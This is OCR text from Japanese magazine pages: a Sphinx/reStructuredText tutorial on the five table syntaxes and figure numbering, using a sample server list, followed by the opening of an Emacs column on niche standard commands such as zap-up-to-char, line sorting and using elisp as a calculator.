今回のテーマは「テーブル」です。テーブル表現の題材としてサーバ一覧表を使用します。一口にサーバ一覧を書くといっても、どのような情報を載せたいのか、更新頻度はどのくらいか、元の情報はどんな形式なのか、などさまざまな条件があると思います。reStructuredText(以下、reST)でテーブル(一覧表)形式の情報を扱うにはいくつかの書き方があり、更新のしやすさ、見た目のわかりやすさ、など条件によって適したものを選べます。

今回紹介する中から適した書き方を選べるようになれば、情報をまとめるのがぐっと楽になるでしょう。前回までの本連載をもとに、すでにSphinxを議事録用に使い始めている方は、ぜひ今回紹介するテーブル記法も使ってみてください。なお、本連載で扱うSphinxのバージョンは1.3.1です。

サーバの一覧表を書こう

複数のサーバについて、それぞれの用途と名称をまとめる場合、名称だけであれば前回までに紹介した箇条書きでも表現できるでしょう。しかし、名称に付随する情報、たとえばホスト名やIPアドレスなども併記したい場合には箇条書きではわかりづらくなってしまいます。こういった情報は、箇条書きよりも表にまとまっていたほうが読みやすいでしょう。

reSTでテーブルを表現するには、フィールドリスト、シンプルテーブル、グリッドテーブル、CSVテーブル、リストテーブルの5つの書き方があります。それぞれの記法について具体的な書き方とその特徴を紹介します。

フィールドリスト

前回、フィールドリスト記法について紹介しました。フィールドリストはフィールド名とその説明を表現する記法です。この記法では**リスト1**のように書きます。これをHTML変換すると**図1**のようになります。

各サーバに複数の情報、たとえばIPアドレスとSSH接続ユーザ名などを持たせたい場合、**リスト2**、**図2**のように情報を追加できます。各フィールドに箇条書きをぶら下げています。

フィールドリストは、各フィールド名に対する説明の記載に適しています。ただ、**リスト2**

▼リスト1 フィールドリスト記法のサーバー覧(reST)

```
:Webサーバ1: example-web1
:アプリケーションサーバ1: example-ap1
:アプリケーションサーバ2: example-ap2
:DBサーバ1: exmaple-db1
```

▼図1 フィールドリスト記法のサーバー覧(HTML)

Webサーバ1:	example-web1
アプリケーションサーバ**1:**	example-ap1
アプリケーションサーバ**2:**	example-ap2
DBサーバ1:	exmaple-db1

のようなデータに対してはテーブルの列を増やして表現したほうがわかりやすいでしょう。ただし、フィールドリストでは列を増やせないため、別の記法を検討するべきです。

シンプルテーブル

シンプルテーブルは、「=」記号を使って横線を引いてテーブルを表現します。**リスト3**のように記述します。reSTのままの見た目でも表だということがわかります。HTMLに変換したものが**図3**です。

この記法は、ヘッダ行を付けられるため、どの列がどんな意味を持つのかを明確にできます。

また、**リスト4**、**図4**のようにセル内で箇条書きを表現したり、横にセルを連結したりできます。連結するには、対象のセルの下に列の区切りのない下線を引きます。いくつかのルールがあるため、詳しくは公式ドキュメント[注1]を参照してください。

この記法は簡潔で見た目にもわかりやすいのですが、そのわかりやすさのために記述する際にいくつかの注意点があります。

この記法は、テキストを格子状に配置するた

注1）http://docutils.sourceforge.net/docs/ref/rst/restructuredtext.html#simple-tables
http://docutils.sphinx-users.jp/docutils/docs/ref/rst/restructuredtext.html#simple-tables

▼リスト2　フィールドリストに複数の情報を持たせる（reST）

```
:Webサーバ1:
   * Name: example-web1
   * IP: 10.0.0.1
   * User: web-operator
:アプリケーションサーバ1:
   * Name: example-ap1
   * IP: 10.0.0.2
   * User: ap-operator
:アプリケーションサーバ2:
   * Name: example-ap2
   * IP: 10.0.0.3
   * User: ap-operator
:DBサーバ1:
   * Name: exmaple-db1
   * IP: 10.0.0.4
   * User: db-operator
```

▼図2　フィールドリストに複数の情報を持たせる（HTML）

Webサーバ1:	• Name: example-web1 • IP: 10.0.0.1 • User: web-operator
アプリケーションサーバ1:	• Name: example-ap1 • IP: 10.0.0.2 • User: ap-operator
アプリケーションサーバ2:	• Name: example-ap2 • IP: 10.0.0.3 • User: ap-operator
DBサーバ1:	• Name: exmaple-db1 • IP: 10.0.0.4 • User: db-operator

▼リスト3　シンプルテーブル記法のサーバー覧（reST）

```
======================= =========== ========== ==============
サーバの名称            ホスト名    IPアドレス SSH接続User
======================= =========== ========== ==============
Webサーバ1              example-web1 10.0.0.1  web-operator
アプリケーションサーバ1 example-ap1  10.0.0.2  ap-operator
アプリケーションサーバ2 example-ap2  10.0.0.3  ap-operator
======================= =========== ========== ==============
```

▼図3　シンプルテーブル記法のサーバー覧（HTML）

サーバの名称	ホスト名	IPアドレス	SSH接続User
Webサーバ1	example-web1	10.0.0.1	web-operator
アプリケーションサーバ1	example-ap1	10.0.0.2	ap-operator
アプリケーションサーバ2	example-ap2	10.0.0.3	ap-operator

▼リスト4　シンプルテーブル記法で列を結合（reST）

```
======================= =========== ========== ==============
サーバの名称            ホスト名    IPアドレス SSH接続User
======================= =========== ========== ==============
Webサーバ1              example-web1 10.0.0.1  web-operator
アプリケーションサーバ1 example-ap1  10.0.0.2  ap-operator
アプリケーションサーバ2 example-ap2  10.0.0.3  ap-operator
DBサーバ1               exmaple-db1  10.0.0.4  * db-owner
                                               * db-operator
DBサーバ2               DBサーバ2は詳細が決まっていません
======================= ========================================
```

▼図4　シンプルテーブル記法で列を結合（HTML）

サーバの名称	ホスト名	IPアドレス	SSH接続User
Webサーバ1	example-web1	10.0.0.1	web-operator
アプリケーションサーバ1	example-ap1	10.0.0.2	ap-operator
アプリケーションサーバ2	example-ap2	10.0.0.3	ap-operator
DBサーバ1	exmaple-db1	10.0.0.4	• db-owner • db-operator
DBサーバ2	DBサーバ2は詳細が決まっていません		

め、スペースで列の区切りを表現し、区切り位置を上から下までそろえます。桁ぞろえによってテキストのままでも表に見えるのですが、これは短所にもなります。たとえば2行目の1列目の文字数が増えたときには、2行目の2列目の開始位置が右のほうにずれていきます。区切り位置を上から下まで合わせるために、すべての行の1列目と2列目のあいだの区切り位置を調整しないといけません。

グリッドテーブル

グリッドテーブル[注2]は**リスト5**のように4つの記号、イコール(=)、ハイフン(-)、パイプ(|)、プラス(+)を使ってすべての罫線を書いてテーブルを表現します。シンプルテーブルと同様にreSTのままの見た目でも表だということがわかります。

この記法ではシンプルテーブルではできなかった、縦に連結したセルも表現できます(**図5**)。また、横に連結したセルも表現できます。

この記法はテーブルを完全に表現できますが、複雑で冗長です。セルの長さを変更する場合、シンプルテーブルよりも調整がたいへんです。

CSVテーブル

CSVテーブルはcsv-tableディレクティブを使用して書きます。**リスト6**のように記述します。このディレクティブは、CSVフォーマットで書かれたデータをテーブルに変換して出力します(**図6**)。すでにCSVデータがある場合や、ちょっとした表を書くのには便利です。

reSTで書いているテキストにカンマ区切りのCSVを手入力するのは読みづらく、テーブルをイメージしづらいと思います。しかし、セルの桁合わせなどは不要なため、シンプルテーブルやグリッドテーブルよりも扱いやすいかもしれません。見た目にわかりやすくするためにスペースを入れて桁合わせをしてもかまいません。

csv-tableディレクティブには1つの引数と、多くのオプションがあります。**リスト6**の例に沿ってそれぞれ説明します。

引数にはテーブルのタイトルとなるキャプションを指定できます。ここでは「サーバ一覧」という文字列を設定しています。「`:header-rows:`」は行ヘッダとして表示する行数を指定します。「`:stub-columns:`」は列ヘッダとして表示する列数を指定します。「`:widths:`」は各列の相対幅をスペースまたはカンマ区切りの数字で指定します。

また、**リスト7**のように「`:file:`」オプションを使用すればCSVファイルからも読み込めます。あるいは「`:url:`」オプションでインターネット上の任意のファイルを指定

注2) http://docutils.sourceforge.net/docs/ref/rst/restructuredtext.html#grid-tables
http://docutils.sphinx-users.jp/docutils/docs/ref/rst/restructuredtext.html#grid-tables

▼リスト5　グリッドテーブル記法のサーバー覧(reST)

```
+------------------------+-------------+-----------+---------------+
| サーバの名称           | ホスト名    | IPアドレス | SSH接続User   |
+========================+=============+===========+===============+
| Webサーバ1             | example-web1 | 10.0.0.1  | web-operator  |
+------------------------+-------------+-----------+---------------+
| アプリケーションサーバ1 | example-ap1 | 10.0.0.2  | ap-operator   |
+------------------------+-------------+-----------+               +
| アプリケーションサーバ2 | example-ap2 | 10.0.0.3  |               |
+------------------------+-------------+-----------+---------------+
| DBサーバ1              | exmaple-db1 | 10.0.0.4  | * db-owner    |
|                        |             |           | * db-operator |
+------------------------+-------------+-----------+---------------+
| DBサーバ2              | DBサーバ2は詳細が決まっていません          |
+------------------------+-------------+-------------------------+
```

▼図5　グリッドテーブル記法のサーバー覧(HTML)

サーバの名称	ホスト名	IPアドレス	SSH接続User
Webサーバ1	example-web1	10.0.0.1	web-operator
アプリケーションサーバ1	example-ap1	10.0.0.2	ap-operator
アプリケーションサーバ2	example-ap2	10.0.0.3	
DBサーバ1	exmaple-db1	10.0.0.4	• db-owner • db-operator
DBサーバ2	DBサーバ2は詳細が決まっていません		

できます。

外部のCSVファイルを使用する場合、ファイルのエンコーディングに注意してください。デフォルトでは、読み込み元ドキュメントのエンコーディングを使用します。reSTファイルはUTF-8だけどCSVファイルはShift-JIS、という場合は、オプション「:encoding: cp932」[注3]を指定してください。

ヘッダ行を持たない外部CSVファイルを指定し、テーブルにはヘッダ情報を追加したい場合もあるでしょう。その場合「:header:」オプションでヘッダ情報を指定できます。ファイルがCSV(カンマ区切り)ではなくTSV(タブ区切り)の場合は、「:delim:」オプションで区切り文字を変更できます。オプションの詳細については公式ドキュメント[注4]を参照してください。

なお、CSVテーブルでは縦や横に連結したセルを表現できません。

リストテーブル

リストテーブル[注5]はlist-tableディレクティブを使用して書きます。このディレクティブはリスト8のように、reSTの箇条書きを2階層で書

注3) cp932はWindowsにおけるShift-JIS拡張です。Shift-JISも使用できますが、一部の文字の扱いが異なるため、cp932の使用をお勧めします。

注4) http://docutils.sourceforge.net/docs/ref/rst/directives.html#csv-table
http://docutils.sphinx-users.jp/docutils/docs/ref/rst/directives.html#csv-table
http://sphinx-users.jp/reverse-dict/table/include.html

注5) http://docutils.sourceforge.net/docs/ref/rst/directives.html#list-table
http://docutils.sphinx-users.jp/docutils/docs/ref/rst/directives.html#list-table

▼リスト6 CSVテーブル記法のサーバー覧(reST)

```
.. csv-table:: サーバー覧
   :header-rows: 1
   :stub-columns: 1
   :widths: 2 3 1 2

   サーバの名称,ホスト名,IPアドレス,SSH接続User
   Webサーバ1,example-web1,10.0.0.1,web-operator
   アプリケーションサーバ1,example-ap1,10.0.0.2,ap-operator
   アプリケーションサーバ2,example-ap2,10.0.0.3,ap-operator
   DBサーバ1,exmaple-db1,10.0.0.4,"* db-owner
   * db-operator"
   DBサーバ2,DBサーバ2は詳細が決まっていません
```

▼図6 CSVテーブル記法のサーバー覧(HTML)

サーバの名称	ホスト名	IPアドレス	SSH接続User
Webサーバ1	example-web1	10.0.0.1	web-operator
アプリケーションサーバ1	example-ap1	10.0.0.2	ap-operator
アプリケーションサーバ2	example-ap2	10.0.0.3	ap-operator
DBサーバ1	exmaple-db1	10.0.0.4	• db-owner • db-operator
DBサーバ2	DBサーバ2は詳細が決まっていません		

▼リスト7 CSVファイルからテーブル作成

```
.. csv-table:: サーバー覧
   :file: path/to/servers.csv
   :header: サーバの名称,ホスト名,IPアドレス,SSH接続User
```

▼リスト8 リストテーブル記法のサーバー覧(reST)

```
.. list-table:: サーバー覧
   :header-rows: 1
   :stub-columns: 1
   :widths: 2 3 1 2

   - * サーバの名称
     * ホスト名
     * IPアドレス
     * SSH接続User

   - * Webサーバ1
     * example-web1
     * 10.0.0.1
     * web-operator

   - * アプリケーションサーバ1
     * example-ap1
     * 10.0.0.2
     * ap-operator

   - * アプリケーションサーバ2
     * example-ap2
     * 10.0.0.3
     * ap-operator

   - * DBサーバ1
     * exmaple-db1
     * 10.0.0.4
     * + db-owner
       + db-operator

   - * DBサーバ2
     * DBサーバ2は詳細が決まっていません
     *
     *
```

いてテーブルを表現します。

リストテーブルは行ごとのまとまりを扱いやすいフォーマットです。その反面、データ量が増えてくるとreSTの記述が縦に伸びていくため、何列目が何の値だったかがわかりづらくなってきます。また、CSVテーブル同様、縦や横に連結したセルを表現できません(**図7**)。

セルの中にreST記法でさまざまな表現を行いたい場合、たとえばfigureディレクティブで画像を入れたり、別の表を書きたいときは、リストテーブルを使うと良いでしょう(**リスト9**)。

画像やテーブルに図表番号を付ける

Sphinx-1.3から図表番号をサポートしています。図や表に自動的に番号を振るにはconf.pyに「numfig = True」を設定してドキュメントをビルドします。これで、キャプションが設定されている画像やテーブルに図表番号が自動設定されます。

図や表を文章中から参照したい場合には「:numref:`target`」という記法を使用します。本連載第2回で紹介した「:ref:`target`」はtargetというラベルの位置にあるセクション名を表示して、そこにリンクしてくれました。これと同様に「:numref:」は指定したラベルの図表番号を表示してそこにリンクしてくれます。

リスト10は図表番号を活用したドキュメントの例です。

「:numref:」はラベルのほかに、ディレクティブの「:name:」オプションで指定した名前を参照できます。この例では、csv-tableディレクティブでは「:name:」を使用し、figureディレクティブではラベルを使用しています。

リスト10のドキュメントをビルドすると**図8**のように出力されます。

▼図7　リストテーブル記法のサーバー覧(HTML)

サーバの名称	ホスト名	IPアドレス	SSH接続User
Webサーバ**1**	example-web1	10.0.0.1	web-operator
アプリケーションサーバ**1**	example-ap1	10.0.0.2	ap-operator
アプリケーションサーバ**2**	example-ap2	10.0.0.3	ap-operator
DBサーバ**1**	exmaple-db1	10.0.0.4	• db-owner • db-operator
DBサーバ**2**	DBサーバ2は詳細が決まっていません		

COLUMN

HTMLのテーブルに罫線を表示する

Sphinxには、いくつかのHTMLテーマが用意されています。HTMLテーマについては今後の連載で紹介していく予定ですが、先にちょっとした見た目の調整方法について紹介します。

Sphinxが出力するHTMLは見やすくてすっきりしたデザインなのですが、そのためにテーブルの罫線は控えめな配色が使用されています。今回の記事では、reSTのテーブル記法から生成されるテーブルの構造をはっきりとさせるために、CSSを調整して罫線のスタイルを強調しています。

CSSをカスタマイズするにはいくつかの方法がありますが、今回は次のように行いました。

①conf.pyの末尾に**リストA**の2行を追加
②sphinx-quickstartで作成された「_static」ディレクトリにcustom.cssを作成(**リストB**)

▼リストA　conf.pyへの設定追加

```
def setup(app):
    app.add_stylesheet('custom.css')
```

▼リストB　custom.cssの内容

```
table.field-list th,
table.field-list td {
    border: 1px solid black !important;
    padding: 0.4em;
}
```

次回予告

次回は、少し大きめのドキュメントを書く場合に使えるディレクティブや記法を紹介します。また、Sphinxに機能を追加するSphinx拡張の例として、todo拡張の使い方を紹介します。SD

▼リスト10　図表番号の利用例(reST)

```
現在の ``m1.large`` インスタンスからのアップグレード対象を検討します(:numref:`ec2-instance-spec`)。
メモリを増やしたいため ``r3.large`` に変更したいところですが、
:numref:`change-instance-type` のように、選択出来ませんでした。

.. csv-table:: Amazon EC2インスタンス性能と費用
   :name: ec2-instance-spec
   :header-rows: 1
   :stub-columns: 1
   :widths: 2, 1, 1, 1, 2, 2

   type, vCPU, ECU, Memory, Storage, Price
   m1.large (現行), 2, 4, 7.5, 1 x 8 HDD, $0.243 /1 時間
   m3.large, 2, 6.5, 7.5, 1 x 32 SSD, $0.203 /1 時間
   m3.xlarge, 4, 13, 15, 2 x 40 SSD, $0.405 /1 時間
   r3.large, 2, 6.5, 15, 1 x 32 SSD, $0.210 /1 時間
   r3.xlarge, 4, 13, 30.5, 1 x 80 SSD, $0.420 /1 時間

.. _change-instance-type:

.. figure:: change-instance-type.jpg
   :scale: 100%

   インスタンスタイプ変更画面
```

▼リスト9　表の中に画像を入れる

```
.. list-table::

   - * 1行,1列
     * .. figure:: image.jpg
          :scale: 50%
          :target: http:/example.com/image.jpg

          画像のキャプション

     * 1行,3列

   - * 2行,1列
     * 2行,2列
     * 2行,3列

       :サーバ1: 10.0.0.1
       :サーバ2: 10.0.0.2

       2行,3列のセルに複数のパラグラフ
```

▼図8　図表番号の利用例(HTML)

現在の m1.large インスタンスからのアップグレード対象を検討します(TABLE 4)。メモリを増やしたいため r3.large に変更したいところですが、図 6 のように、選択出来ませんでした。

TABLE 4 Amazon EC2インスタンス性能と費用

type	vCPU	ECU	Memory	Storage	Price
m1.large (現行)	2	4	7.5	1 x 8 HDD	$0.243 /1 時間
m3.large	2	6.5	7.5	1 x 32 SSD	$0.203 /1 時間
m3.xlarge	4	13	15	2 x 40 SSD	$0.405 /1 時間
r3.large	2	6.5	15	1 x 32 SSD	$0.210 /1 時間
r3.xlarge	4	13	30.5	1 x 80 SSD	$0.420 /1 時間




図6 インスタンスタイプ変更画面

COLUMN

シンプルテーブルやグリッドテーブルにキャプションを付ける

図表番号機能(numfig)で表に採番するには、キャプションが必要です。CSVテーブルやリストテーブルのように、ディレクティブを使う場合はキャプションを指定する方法があります。

シンプルテーブルやグリッドテーブルで同様にキャプションを指定するには、tableディレクティブを使用します(**リストC**)。

▼リストC　tableディレクティブ

```
.. table:: テーブルキャプション
   :name: numref-target-name

   ======= ==========
   名称     特徴
   ======= ==========
   10BASE5 同軸,黄色
   ======= ==========
```

思考をカタチにするエディタの使い方

るびきち流 Emacs超入門

Writer | るびきち twitter@rubikitch | http://rubikitch.com/

第15回 知っておくと必ず役立つニッチな標準コマンド

今回は、前回よりもさらにニッチな標準コマンドと、その亜種・仲間のコマンドを見ていきます。単語移動の挙動を少し変えたり、Emacsを電卓として使ったりと、Emacsにはまだまだ便利な機能があるのです。終盤ではEmacsのカラーテーマを簡単に変えられる方法も紹介します。

地味な標準コマンド、その亜種と仲間

M-zで特定の文字までを削除する

M-z(zap-to-char)は、標準編集コマンドの中でもかなり目立たないコマンドです。カーソル位置からM-zを押したあとに入力した文字までを削除し、kill-ringに入れます。たとえば、abcdという文字列があり、カーソル位置が「a」だとしてM-z cとすると、abcが削除されます。その状態でC-yを押せばabcが貼り付けられます。「カーソル位置から特定の文字までを削除したい」と思ったらM-zの出番です。

```
abcd
⬇M-z c
d
```

M-zの亜種M-x zap-up-to-char

実はM-zにはM-x zap-up-to-charという亜種があります。M-zは入力した文字も削除されますが、M-x zap-up-to-charは入力した文字の直前までが削除されます。

```
abcd
⬇M-x zap-up-to-char c
cd
```

これは英文やプログラミング言語などスペースで区切られたテキストに対してはとくに有効で、「特定の文字の直前までを削除してくれ」とEmacsに命令できます。これをM-zで行うとスペースを入力することになり、目的の場所まで削除されず、不便です。


```
The quick brown fox
⬇M-z SPC
quick brown fox
⬇M-z SPC
brown fox

The quick brown fox
⬇M-x zap-up-to-char b
brown fox
```

けっこう便利なコマンドですが、このコマンドに知名度がない最大の原因は「標準コマンドなのにそのままじゃ使えない」ことに原因があります。misc.elを読み込む必要があるのです。このファイルには日常使っているコマンドの亜種な

▼リスト1　M-x zap-up-to-charの設定

```
(require 'misc)
(global-set-key (kbd "M-z") 'zap-up-to-char)
```

▼図1　M-x zop-up-to-char e



どが登録されています。もし、M-zの代わりとして日常的に使いたいならば、**リスト1**のように設定します。

M-zを見える化するzop-to-char.el


M-zを使うようになると、今度は削除したい場所の文字が直前のほうに現れてしまう不満にさらされることになります。たとえば、「I love Emacs」を「Emacs」に書き換えようとM-z e（zap-up-to-charに再定義済み）と押しても「e Emacs」になってしまい、再度実行する羽目になります。zap-to-char/zap-up-to-charは数引数を指定すればN番目に登場した文字を指定できますがわかりづらいです。そこでMELPAに登録されている外部パッケージzop-to-char.elの出番です。今回は標準コマンドに焦点を当てていますが、関連しているので紹介しておきます。「M-x package-install zop-to-char」でインストールして、**リスト2**で設定してください。

M-x zop-up-to-charはM-x zap-up-to-charの進化形で、削除対象をハイライトしてくれます（**図1**）。ハイライトされている間は文字入力を受け付け、カーソル位置の次に登場する

▼リスト2　M-x zop-up-to-charの設定

```
(global-set-key (kbd "M-z") 'zop-up-to-char)
```

▼図2　さらにeを押すと次の「e」へ進む



入力文字までハイライトを広げ（**図2**）、Enterを押したあとに削除します。筆者も愛用しています。

また、zap-to-charに対応するM-x zop-to-charもあります。

単語移動の亜種

M-f（forward-word）とM-b（backward-word）にはそれぞれforward-to-wordとbackward-to-wordという亜種があります。どれも単語単位の移動ですが、移動先が先頭・末尾になるという違いがあります。forward-wordは末尾に移動しますが、forward-to-wordは先頭に移動します。backward-wordは先頭ですが、backward-to-wordは末尾です。細かい挙動の違いですが、デフォルトの挙動が微妙にしっくりこない方は試してみる価値があるでしょう。双方ともmisc.elにて定義されているので、M-f、M-bを置き換えればいいです（**リスト3**）。

上の行を複製する

現在のすぐ上の行を複製するには通常はコピー&ペーストが使われると思いますが、misc.elに

▼リスト3　M-fとM-bをそれぞれの亜種へ置き換える

```
(require 'misc)
(global-set-key (kbd "M-f") 'forward-to-word) (global-set-key (kbd "M-b") 'backward-to-word)
```

はM-x copy-from-above-commandというコマンドが用意されています。数引数を付けると、先頭からその文字数だけ複製します。

```
123456
⬇M-x copy-from-above-command
123456
123456
⬇C-3 M-x copy-from-above-command
123456
123456
123
```

行をソートする

◆アルファベット順にソートする

Emacsにはregion内の行をソートするコマンドがいくつか用意されています。最も簡単なのがアルファベット順にソートするM-x sort-linesです。前にC-uを付けると逆順にします。

```
c
x
a
⬇M-x sort-lines
a
c
x
⬇C-u M-x sort-lines
x
c
a
```

◆数値でソートする

数値でソートするM-x sort-numeric-fieldsもあります。逆順にするには、ソートの直後にM-x reverse-regionを実行してください。

```
8
10
2
⬇M-x sort-numeric-fields
2
8
10
⬇M-x reverse-region
10
8
2
```

M-x sort-numeric-fieldsの数引数は、ソートするフィールドを表します。フィールドとは空白文字で区切られた部分です。次の例は各行の2番めのフィールドの数値でソートしたい場合です。

```
ジュース 110
チョコ 20
ポテトチップス 140
⬇C-2 M-x sort-numeric-fields
チョコ 20
ジュース 110
ポテトチップス 140
```

sortプログラムを呼び出す

これらのソートコマンドはそれなりに役立ちますが、あまり強力ではありません。もっと複雑なソートをしたいときはUNIXツールのsortシェルコマンドに頼るといいです。たとえM-x sort-numeric-fieldsの使い方を忘れてしまったとしても、sortシェルコマンドさえ知っていればC-u M-|で呼び出せます。シェルコマンドはEmacsの外でも使える知識ですので極論すればC-u M-|さえ知っていればM-x sort-linesは知らなくていいです。

M-|(shell-command-on-region)はregionを標

準入力としてシェルコマンドを実行します。C-uを付けない場合は出力結果を別ウィンドウで表示し、C-uを付けた場合はregionを置き換えます。M-|は「困ったらとりあえず使え」というほど万能ですのでぜひとも知っておくべきです。

:で区切られた行の2番めのフィールドを数値でソートするにはGNU Coreutilsのsortコマンドではsort -k2 -t: -nを使います。

```
ジュース:110
チョコ:20
ポテトチップス:140
⬇C-u M-| sort -k2 -t: -n
チョコ:20
ジュース:110
ポテトチップス:140
```

ほかにも多数のオプションがあるので興味ある方はM-x man sortで使い方を見てみると良いでしょう。

elispを評価する

◆カーソル直前のelispを評価する

Emacsには多くの標準コマンドがありますが、C-x C-e(eval-last-sexp)は能力を過小評価されていると思います。このコマンドはカーソル直前のelispの式を評価して、その結果をエコーエリアに表示します。

機能の説明からすると、一見elispプログラミング中にしか使えないと誤解されがちです。しかし、プレフィクスキーがC-xであることから、すべての場面で使えるコマンドだとわかります。任意のバッファで(+ 3 4)と入力し、C-x C-eを押してください。7とエコーエリアに表示されます。

このコマンドはポイント直前の式を評価するので、ネストした式の内部で使えば、内部の式を評価します。

```
(+ (* 3 5)
   (- 10 7)
   3)
```

の1行目ならば15、2行目ならば3となります。3行目は対応する括弧が1行目ですので式全体が評価されて21となります。

また、C-u C-x C-eで式の評価結果をカレントバッファに挿入できます。

◆ハイパーリンクとしてelispを使う

C-x C-eがすべてのバッファで使えるということは、いつでもelispの式を評価できるということに他なりません。また、コマンド呼び出しは式としても記述できます。このことは、任意のテキストファイルにelispを埋め込んで評価できるということを意味します。

プログラミング言語や設定ファイルにはコメントが記述できますが、その中にelispを書けば、C-e C-x C-eで即座に評価できます。行末移動+評価ですが、並びがexe(execute=実行)となっているのはおもしろい偶然です。

筆者のxmodmap(X Window Systemのキーボード設定プログラム)の設定ファイルは**リスト4**のように書いてあります。行頭の!はコメントです。普段いじらないファイルですので、いざ修正するときはそれに関連する知識を忘れてしまいます。こんな場合には関連情報を開くelispを書いていれば助かります。

これはまさしくelispによるハイパーリンクに他なりません。しかもファイルを開く以外の任意の関数が呼び出せるのでelispでできることなら何でもできます。elispの括弧まみれの構文だ

▼リスト4　xmodmapの設定ファイル内にelispを記述、ハイパーリンクとして使う

```
! xmodmapのマニュアルページを開く
!   (man "xmodmap")
! xmodmap -pkeを実行し、キーコード一覧を表示する
!   (shell-command "xmodmap -pke")
! ファイルを別ウィンドウで開き、キーの名前を調べる
!   (find-file-other-window "/usr/include/X11/keysymdef.h")
keycode 49 = Escape
…(略)…
```

からこそ、何も小細工せずに優れたハイパーリンクシステムになったのです。Wikiのような機能を導入しなくても、ハイパーリンクされるのはうれしいことではないでしょうか。

◆一連のelispを評価する

1つのelispの式を評価するならばC-x C-eで十分ですが、複数の式をまとめて評価したいことがあります。M-x eval-regionはregionをelispのコードとして評価し、M-x eval-bufferはバッファ全体を評価します。これらはキーにこそ割り当てられていませんが、いつでもどこでも使えるコマンドです。

とくにeval-regionはelispのコードを含むバッファから直接実行できるので便利です。Emacsについて書いてあるメール・ドキュメントから使えます。Emacs 24.4で標準装備となったWebブラウザEWWでEmacsについて書いてあるサイトを開いたときなどに威力を発揮します。EWWはemacs-w3mよりも数倍高速に動作するので、普段のネットサーフィンにはきついですが、Emacsについての調べごとをする際にはとても便利に使えます。

電卓として使う

Emacsは電卓になります。簡単な計算をするくらいで別なアプリケーションを立ち上げたり、電卓を横に置いておく必要はありません。Emacsの機能を使ってください。

◆elispで計算する

M-:(eval-expression)はelispの式を評価してエコーエリアに結果を表示します。C-u M-:とすれば、結果をカレントバッファに挿入します。

elispはれっきとしたプログラミング言語ですので四則計算や数学関数が一通りそろっています。そのため、M-:はelispプログラミングにおいて変数の値や関数呼び出しの結果を見る以外に、普通の関数電卓としても使えます。筆者は簡単な計算をするときは必ずこのコマンドを使っています。

もちろんelispですのでLispの記法で式を書く必要がありますが、使っていくにつれて慣れます。四則演算(+-*/)と剰余(%)は他言語と同じですが、累乗はexptという関数を使う必要があります。

たとえば、「$30 + 3^3 - 4 \times 5$」を計算するには、M-: (+ 30 (expt 3 3) (* -4 5))と入力し、37という答えを得ます。四則演算は引数を3つ以上取れるので、日常使っている中置記法よりも簡潔になることがあります。

「$(30 - 4) \times 5$」はM-: (* (- 30 4) 5)と入力し、130を得ます。慣れないうちは次のように入力すれば良いです。括弧の前後のスペースは省略できます。

```
(- 30 4)
⬇C-aのあとに(*と入力
(*(- 30 4)
⬇C-eのあとに5)と入力
(*(- 30 4)5)
```

ただし、除算については注意が必要です。整数どうしで除算をすると答えが整数になるので、小数点以下を求めるならば小数を含める必要があります。


```
(/ 10 3)     ; => 3
(/ 10.0 3)   ; => 3.333333
```

exptの別名を定義すれば^や**で累乗演算子として使えます。


```
(defalias '^ 'expt)
(defalias '** 'expt)
```

```
(+ 30 (expt 3 3) (* -4 5))  ; => 37
(+ 30 (^ 3 3) (* -4 5))     ; => 37
(+ 30 (** 3 3) (* -4 5))    ; => 37
```

▼図3　M-x list-faces-display



▼図4　isearchで Enter を押しカスタマイズ画面へ



◆Calcを使う

Emacsにはelispで書かれた数学関数ライブラリ・関数電卓アプリケーションCalcが標準でついてきます。ものすごく多機能で複雑な計算ができます。しかし、関数電卓としてはM-:で間に合っていますし、複雑な計算にはほかのプログラミング言語を使うので筆者は使っていません。

CalcにはC-x *(calc-dispatch)というプレフィクスキーからアクセスします。「C-x * (Type ? for a list of Calc options)」と出てくるので「?」を入力すると「Calc options: Calc, Keypad, Quick, Embed; eXit; Info, Tutorial; Grab; ?=more」と表示されます。もう一度?を入力すると*Help*に詳細が一覧されます。

とりあえずC-x * qで普通の計算式で計算してエコーエリアに表示できます。C-x * q (30-4)*5と入力すれば130と出ます。興味ある人はC-x * iでCalcのinfoが見られます。

カラーテーマ

◆面倒なフェイス設定

今さら言うまでもありませんが、Emacsは文字に色を付けることができます。Emacsでの文字の表現方法をフェイスと呼びます。フェイスには背景色、文字色、文字の大きさ、太さ、アンダーラインなどの設定項目があります。そして、M-x list-faces-displayからフェイスをカスタマイズできます(図3、4)。

しかし、1つのフェイスをカスタマイズしても色の相性が悪いと、かえって文字が読みづらくなってしまいます。それに伴い、ほかのフェイスも変更する必要が出てきて、それの繰り返しになってしまいます。その結果、自分の望んだ色設定になるまで長期間を要してしまいます。

◆カラーテーマ登場

